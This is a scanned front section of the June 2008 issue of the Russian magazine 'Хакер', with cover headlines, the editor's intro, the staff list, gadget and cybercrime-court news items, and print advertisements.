КАК СДЕЛАТЬ LINUX ИЗ WINDOWS СТР. 34

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
WWW.XAKEP.RU
ХАКЕР
ИЮНЬ 06 (114) 2008



Офисное западло

ХАКЕРСКИЙ ДЕВАЙС, КОТОРЫЙ СВЕДЕТ С УМА ТВОИХ КОЛЛЕГ

СТР. 30

TORRENT-ТРЕКЕР СВОИМИ РУКАМИ

ОРГАНИЗУЕМ СОБСТВЕННУЮ P2P-СЕТЬ

СТР. 28

СПАМОМ ПО ВЕБУ

СПАМ В БЛОГАХ, ФОРУМАХ И ГОСТЕВЫХ КНИГАХ

СТР. 46

E-SHOP ПОД УДАРОМ

ОШИБКИ В ПОПУЛЯРНОМ ДВИЖКЕ ЭЛЕКТРОННЫХ МАГАЗИНОВ

СТР. 58

БИТВА МОЗГОВ

ОТЧЕТ С ЧЕМПИОНАТА МИРА ПО СПОРТИВНОМУ КОДИНГУ

СТР. 71

CONTENT•06(114)





Intro

За почти уже 10 лет существования журнала мы сделали целую кучу дисков с огромным количеством хакерского видео, сорцов и редких программ. И вот недавно появилась супер-идея сделать полный архив наших дисковых материалов, доступный через интернет любому человеку. Но возникла достаточно забавная проблема: у нас физически нет ни одного диска до 60 номера и не хватает некоторых других дисков. Поэтому, если у тебя сохранились самые старые диски Х — ты можешь здорово нам помочь и внести свой вклад в развитие журнала. Все, что нужно — это написать на dvd@real.xakep.ru о том, какие диски у тебя есть.

P.S. К выходу журнала часть архива уже будет доступна на dvd.xakep.ru.

nikitozz, гл. ред. Х

udalite.livejournal.com



/Редакция
>Главный редактор
Никита «nikitozz» Кислицин
(nikitoz@real.xakep.ru)
>Выпускающий редактор
Николай«gorl»Андреев
(gorlum@real.xakep.ru)

>Редакторы рубрик
ВЗЛОМ
Дмитрий«Forb» Докучаев
(forb@real.xakep.ru)
PC_ZONE и UNITS
Степан «step» Ильин
(step@real.xakep.ru)
UNIXOID, XAKEP.PRO и PSYCHO
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Александр «Dr. Klouniz» Лозовский
(alexander@real.xakep.ru)
ФРИКИНГ
Сергей «Dlinyj»Долин
(dlinyj@real.xakep.ru)
>Литературный редактор
Дмитрий Лященко
(lyashchenko@gameland.ru)

/DVD
>Выпускающий редактор
Степан «Step» Ильин
(step@real.xakep.ru)
>Редактор Unix-раздела
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)
>Монтаж видео
Максим Трубицын

/Art
>Арт-директор
Евгений Новиков
(novikov.e@gameland.ru)
>Верстальщик
Вера Светлых
(svetlyh@gameland.ru)
>Цветокорректор
Александр Киселев
(kiselev@gameland.ru)
>Фото
Иван Скориков
>Иллюстрации
Родион Китаев
(rodionkit@mail.ru)

/xakep.ru
>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/Реклама
>Руководитель отдела рекламы цифровой группы
Евгения Горячева
(goryacheva@gameland.ru)
>Менеджеры отдела
Ольга Емельянцева
(olgaeml@gameland.ru)
Оксана Алехина
(alekhina@gameland.ru)
Александр Белов (belov@gameland.ru)
> Трафик менеджер
Марья Алексеева
(alekseeva@gameland.ru)
>Директор корпоративного отдела
Лидия Стрекнева
(Strekneva@gameland.ru)

/Publishing
>Издатели
Рубен Кочарян
(noah@gameland.ru)
Александр Сидоровский
(sidorovsky@gameland.ru)
>Учредитель
ООО «Гейм Лэнд»
>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)
>Управляющий директор
Давид Шостак
(shostak@gameland.ru)
>Директор по развитию
Паша Романовский
(romanovski@gameland.ru)
>Директор по персоналу
Михаил Степанов
(stepanovm@gameland.ru)
>Финансовый директор
Леонова Анастасия
(leonova@gameland.ru)
>Редакционный директор
Дмитрий Ладыженский
(ladyzhenskiy@gameland.ru)
>PR-менеджер
Наталья Литвиновская
(litvinovskaya@gameland.ru)

/Оптовая продажа
>Директор отдела дистрибуции
Андрей Степанов
(andrey@gameland.ru)
>Связь с регионами
Татьяна Кошелева
(kosheleva@gameland.ru)

>Подписка
Марина Гончарова
(goncharova@gameland.ru)
тел.: (495) 935.70.34
факс: (495) 780.88.24
> Горячая линия по подписке
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России

> Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер
Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ Я 77-11802 от 14 февраля 2002 г.
Отпечатано в типографии «ScanWeb», Финляндия.
Тираж 100 000 экземпляров.
Цена договорная.

Meganews

МАРИЯ «MIFRILL» НЕФЕДОВА
/ MIFRILL@RIDDICK.RU /

Обо всем за последний месяц



Мобильные новинки

И снова нас радует эклюзивами компания «Эльдорадо», на этот раз мобильниками в количестве сразу двух штук. Первая новинка — телефон Sony Ericsson G900 с сенсорным 2.4-дюймовым дисплеем, призванный значительно облегчить жизнь активным людям. Аппарат представляет собой личный органайзер с календарем, контактами, расписанием, заметками и так далее, где добраться до любой из функций можно буквально одним кликом. Плюс ко всему, в нем имеется встроенная 5-мегапиксельная камера, способная делать снимки печатного качества, а также реализована возможность доступа к сети через беспроводной LAN (WLAN).
Вторая новинка — Nokia N78, тоже ориентирована на тех, кто постоянно в движении. Она обладает встроенным A-GPS модулем, 2,4-дюймовым дисплеем (не сенсорным), тоже умеет устанавливать беспроводную связь, в том числе, при помощи Wi-Fi, и несет в себе основную встроенную камеру на 3.2 мегапикселя, и дополнительную CIF-камеру (352x288 пикселей). Оба телефона в течение июня будут доступны исключительно в сети магазинов «Эльдорадо» в качестве специального предложения.

Самый быстрый интернет — в Южной Корее. **64%** людей там используют подключения быстрее **5 Мбит/сек**



Умная SD-карточка

Быстро набирающий популярность американский стартап Skyhook (www.skyhookwireless.com) предлагает пользователям любопытную услугу. Имея в своем распоряжении огромную базу хотспотов и описание их месторасположения, он может предположить местонахождение любого пользователя, который передаст ему информацию о найденных поблизости точках доступа. В Штатах, где хотспотами напичкано буквально все, этот стартап пользуется бешеной популярностью. Дошло до того, что компания Eye-Fi выпустила специальную версию SD-карты с интегрированным внутрь модулем Wi-Fi! Микроскопический модуль внутри Eye-Fi Explore (а именно так назвали разработку производители) автоматически ищет рядом открытые Wi-fi сети и в каждой новой фотографии делает пометки о месторасположении пользователя! А автоматизированная закачка фотографии через Wi-fi (на один из 20 сервисов, который выберет пользователь) хотя и выглядит уже не так впечатляюще, но зато совершенно точно избавляет пользователей от переполнения их SD-карточек. И приводит к необходимости чуть более часто заряжать аккумулятор :).

В **22** раза увеличился средний размер web-страницы с **95** года. Сейчас средняя страница весит **312 Кб**


WWW.MYCHESTERFIELD.RU


AMERICAN BLEND
Chesterfield
КУРЕНИЕ ВРЕДИТ ВАШЕМУ ЗДОРОВЬЮ

Размер имеет значение



Компания Lenovo выпускает на российский рынок новый ноутбук — IdeaPad U110. В первую очередь отличают машинку габариты — толщина всего 18.5 мм, а вес 1.06 кг. Такой ноутбук можно без проблем взять с собой куда угодно: хоть в деловую поездку, хоть на отдых. Широкоформатный монитор в 11" выполнен в безрамном варианте, что не только зрительно увеличивает экран, но и придает компьютеру особую элегантность. Усиливает визуальную привлекательность и текстурный орнамент, покрывающий крышку снаружи. На выбор предоставляются два цветовых решения — красный и черный.

Технические же характеристики таковы: процессор Intel Core 2 Duo L7500 (1.6ГГц, 4МБ, 800Мгц); 2ГБ ОЗУ; видеокарта Intel GMA X3100; жесткий диск на 120ГБ; пишущий DVD; подключение к сети через 10/100 Ethernet, WiFi, или опциональный Bluetooth; встроенная камера на 1.3-мегапикселя.

В целом, сочетание оригинального дизайна, компактных размеров и уверенных технических характеристик делают этот компьютер не только хорошей рабочей машиной, но и стильным, современным гаджетом.

Количество уникальных **IP-адресов** в шведском интернете всего вдвое меньше населения Швеции


USB по сети

Люди часто сталкиваются с ситуацией, когда какое-то устройство находится удаленно и кроме как через локальную сеть к нему доступа нет. Хорошо, если это устройство имеет Ethernet-вход и удаленные подключения, но если нет? Что если необходимо на расстоянии подключить принтер или, скажем, жесткий диск? В этой ситуации тебе поможет миниатюрное устройство NetShareStation, которое производит компания IOGEAR. Внешне оно представляет собой обычный USB-хаб, позволяющий подключить до 4-х устройств одновременно с той лишь разницей, что на задней части коробочки находится разъем RJ-45! Таким образом, хаб получается доступным по сети и может находиться где угодно! Как его настроить? Да проще простого. Благодаря технологии UPnP с этим справится последний чайник. Устройство можно купить у производителя на сайте www.iogear.com по цене $79.95.

Грызун для прекрасного пола

Всем известно, что большинство девушек боятся мышей, но будь уверен — от этого грызуна твоя подруга придет в восторг. Компания Oklick, занимающаяся созданием исключительно мышей и кибордов, разработала данную модель специально для прекрасной половины человечества, с учетом их взглядов и пожеланий. Благодаря своим скромным габаритам, проводная, оптическая Oklick 505 S («S» здесь обозначает Small) не только придется дамам «по руке», но и спокойно поместится даже в маленькую дамскую сумочку, так что ее легко можно взять с собой куда угодно. А подключение по USB (драйвера не требуются) и полутораметровый шнур делают девайс более чем мобильным. Говоря о технических характеристиках, стоит также отметить и сенсор с разрешением 800 dpi.

Не подкачал и дизайн — поверхность мыши выполнена из специального нескользящего пластика, со вставками цвета «аквамарин», что решает как вопрос визуальной эстетики, так и вопрос удобства в использовании.



The Ultimate Visual Experience™

Непревзойденное качество изображения в компьютерных играх

Графические процессоры ATI Radeon™ HD 3800 серии

Потрясающе реалистичное воспроизведение графики в новейших играх стандарта Microsoft® DirectX® 10.1

•

Невероятная производительность, позволяющая использовать графические приложения с самыми высокими системными требованиями

•

Легкая масштабируемость с помощью технологии ATI CrossFireX™, позволяющей объединять нескольких графических процессоров в одной системе и достигать ещё большей производительности

•

Воспроизведение видео новых форматов Blu-ray и HD DVD в полном разрешении 1080p

•

Революционная эффективность с наилучшим соотношением «производительность-на-ватт»

Покупайте графические карты на базе ATI Radeon™ HD 3850 и ATI Radeon™ HD 3870 в ELKO!



ATI Radeon™ HD 3870 X2






Официальный дистрибьютор графических решений на базе ATI Radeon™

www.elko.ru



Долгоиграющая музыка

Компания Digma представила на суд публики новый мультимедийный плеер Digma MP750, способный работать нон-стоп в течение 40 часов, без подзарядки. Столь долгое время работы — заслуга нового встроенного аккумулятора повышенной емкости, но это, разумеется, не единственная положительная особенность данного гаджета. Плеер отличают TFT-дисплей 2,4" на 262000 цветов, сенсорная панель управления, удобная навигация по меню с моментальным доступом к любому треку, а также возможность прослушивания радио в FM диапазоне. Плюс ко всему, на MP750 можно просматривать фото и воспроизводить видео в формате .avi, а прилагающийся к плееру софт позволяет без проблем конвертировать и файлы других видео-форматов. Ну и в качестве последнего штриха — плеер поддерживает текстовые форматы, так что на нем вполне можно читать книжку и одновременно слушать музыку. Объем встроенной памяти машинки составит 1,2 и 4Гб, а стоимость будет равна 2100 руб. за гигабайт памяти.



54,5% страниц используют тег **style** для хранения стилей. А средний CSS-файл весит **6575** байт

Аниме — враг вирусмейкера


В последние годы суды над хакерами, вирусмейкерами и прочими яркими представителями «черношапочного» андеграунда стали не такой уж и редкостью. И хотя Фемида многих стран до сих пор не имеет в свои руках эффективного оружия в борьбе с оными, как известно, на каждый хитрый болт, найдется своя гайка. Так, хакеров часто стали ловить на мелочах, к самим взломам имеющим весьма отдаленное отношение. Яркий тому пример — процесс, прошедший в конце мая над 23-хлетним вирусмейкером Масато Накацудзи (Masato Nakatsuji) из Японии. Так как в Стране восходящего солнца законов, запрещающих создавать вирусы попросту нет, парня судили за... нарушение авторских прав. Вирь, написанный креативным выпускником Осакского университета электрокоммуникаций, в конце 2007 распространялся через фалообменник Winny и после заражения машины стирал все файлы на жестком диске. Но все дело в том, что вирус при этом маскировался под кадры из известного аниме «Clannad», и официально Масато осудили именно за использование этих изображений без разрешения авторов. Дали ему три года условно, и стоит заметить, что он стал первым японцем, арестованным за написание вируса.



БЕРЕГИ Голос.

ПРИГОДИТСЯ НА ЕВРО-2008!






Воровать инет — это плохо



Страна с самым тупым интернетом — это Руанда. Почти 97% подключений в этой стране — медленнее 256K

Пока в Японии ловят вирусмейкеров и изыскивают способы призвать их к ответу, у нас тоже успели осудить очередного сетевого мошенника, правда, в нашем случае все гораздо прозаичнее. Как ни парадоксально, но в нашей стране еще остались люди, которые до сих пор предпочитают сидеть на ворованном интернете, когда ADSL по сходной цене добрался уже до самой глубинки. Страсть к халяве у нашего брата просто неискоренима, но за нее рано или поздно приходится расплачиваться. Так и случилось с 24-летним Петром Спиридоновым из Екатеринбурга, который умудрился пользоваться для поключения к Сети чужим аккаунтом аж с самого 2006 года. В итоге, прокуратуре стало известно (каким образом, не уточняется), что упомянутый товарищ выходит в сеть под логином\пассвордом, принадлежащим некой коммерческой организации, в то время как по закону эти данные являются коммерческой тайной. Спиридонов успел законнектиться к интернету более 600 раз, нанеся, тем самым, предприятию ущерб в размере 4000 рублей. Суд вынес приговор по трем статьям: 183 (Незаконное получение и разглашение сведений, составляющих коммерческую тайну), 165 (Причинение имущественного ущерба путем обмана или злоупотребления доверием) и 272 (Неправомерный доступ к компьютерной информации) и приговорил любителя бесплатного инета к штрафу в размере 48 тысяч рублей.



Самый страшный вирус


Забавный конкурс организовала компания S.N.Safe&Software. Участникам предлагается нарисовать «Самый страшный вирус» и с 1-го июня по 31 августа прислать рисунок на специальный ящик pr@safensoft.com. Лучшие работы участников будут вывешены на сайте компании. Победитель конкурса получит в подарок флэшку (1 Гб) и годовую лицензию SnS Pro Deluxe; автор рисунка, занявшего второе место — оптическую мышку и годовую лицензию SnS Pro+ Antispyware, а участнику, занявшему третье место придется довольствоваться гарнитурой и годовой лицензией на SnS Pro.

Российская Википедия вышла на почетное 10 место по количеству статей: всего их сейчас больше 280000

Б\у софт по сходной цене


Интересный судебный процесс завершился в США в конце мая. А судился простой человек Тимоти Вернор (Timothy Vernor) с крупной софтверной компанией Autodesk, производителем и дистрибьютором всем известного AutoCAD. Дело в том, что Тим зарабатывает на жизнь продажей на EBay б\у комиксов, книг, видеоигр и тому подобного, прямо скажем, барахла. Но стоило ему выставить на продажу поюзанные копии AutoCAD, как его тут же обвинили в нарушении авторских прав. Вернор не раз объяснялся по этому с EBay, доказывая, что продает лицензионные, подержанные копии программы (на EBay строжайше запрещено пиратство), но Autodesk упорствовали, и в итоге аккаунт Тима заблокировали. Autodesk же на достигнутом не остановилась и подала на «злостного нарушителя копирайтов» в суд, но, в итоге, процесс проиграла. Федеральный окружной судья штата Вашингтон постановил, что обладатель лицензионной версии ПО, имеет полное право перепродать свою копию программы, например, на интернет-аукционе. И пусть мы живем не в США, и пиратство у нас процветает, — прецедент в любом случае интересен.






Ваши способности. Наше вдохновение.
Microsoft
В современном мире ИТ вам потребуется сервер, который железно будет работать. Поэтому, создавая Windows Server® 2008, мы применили такие инновационные решения, как отказоустойчивая кластеризация и возможность установки в режиме Server Core. Эти решения помогают избегать угрозы безопасности и обеспечивать сверхвысокую надежность!
